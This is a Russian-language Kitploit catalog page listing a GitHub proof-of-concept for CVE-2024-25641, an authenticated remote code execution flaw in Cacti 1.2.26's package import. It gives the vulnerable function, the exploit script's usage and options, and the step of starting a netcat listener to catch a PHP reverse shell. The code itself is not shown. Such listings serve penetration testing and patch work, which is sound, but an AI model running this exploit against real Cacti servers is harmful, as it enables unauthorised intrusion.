
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-25641 — Доказательство концепции эксплуатации для CVE-2024-25641 — аутентифицированное удалённое выполнение кода (RCE) в Cacti 1.2.26 через функцию импорта пакетов, позволяющее выполнение произвольного PHP-кода и получение обратной оболочки (reverse shell). | Kitploit
Инструменты/GitHubGitHub/d3ext/cve-2024-25641
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеРазработка Полезной Нагрузки
GitHubd3ext/cve-2024-25641

CVE-2024-25641

Доказательство концепции эксплуатации для CVE-2024-25641 — аутентифицированное удалённое выполнение кода (RCE) в Cacti 1.2.26 через функцию импорта пакетов, позволяющее выполнение произвольного PHP-кода и получение обратной оболочки (reverse shell).

Репозиторий
1241 год назадЕщё не проверено
Поделиться

CVE-2024-25641

# Exploit Title: Cacti 1.2.26 - RCE (Authenticated)
# Date: 06/01/2025
# Exploit Author: D3Ext
# Vendor Homepage: https://cacti.net/
# Software Link: https://github.com/Cacti/cacti/archive/refs/tags/release/1.2.26.zip
# Version: 1.2.26
# Tested on: Kali Linux 2024
# CVE: CVE-2024-25641

Описание

Этот репозиторий содержит POC (Proof of Concept) уязвимости CVE-2024-25641, которая затрагивает версию Cacti 1.2.26. Данная уязвимость эксплуатируется через функцию "Package Import" (Импорт пакетов) и позволяет аутентифицированным пользователям, имеющим разрешение "Import Templates" (Импорт шаблонов), выполнять произвольный PHP-код на веб-сервере. Уязвимость находится в функции import_package(), определённой в скрипте /lib/import.php. Этот эксплойт использует PHP reverse shell, который активируется после загрузки вредоносного плагина.

Использование

usage: exploit.py [-h] --url URL --user USER --password PASSWORD --lhost LHOST --lport LPORT [--verbose]

CVE-2024-25641 - Cacti 1.2.26 Authenticated RCE

options:
  -h, --help           show this help message and exit
  --url URL            URL of the Cacti web root
  --user USER          username to log in
  --password PASSWORD  password of the username
  --lhost LHOST        local host to receive the reverse shell
  --lport LPORT        local port to receive the reverse shell
  --verbose            enable verbose


Запустите netcat listener, а затем выполните эксплойт следующим образом:

python3 exploit.py --url <URL> --user <username> --password <password> --lhost <local_host> --lport <local_port>
Демонстрация

Ссылки

https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88
https://nvd.nist.gov/vuln/detail/CVE-2024-25641
https://vuldb.com/?id.263978
https://github.com/5ma1l/CVE-2024-25641
https://github.com/Safarchand/CVE-2024-25641

Лицензия

Этот проект распространяется под лицензией MIT

Copyright © 2025, D3Ext

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





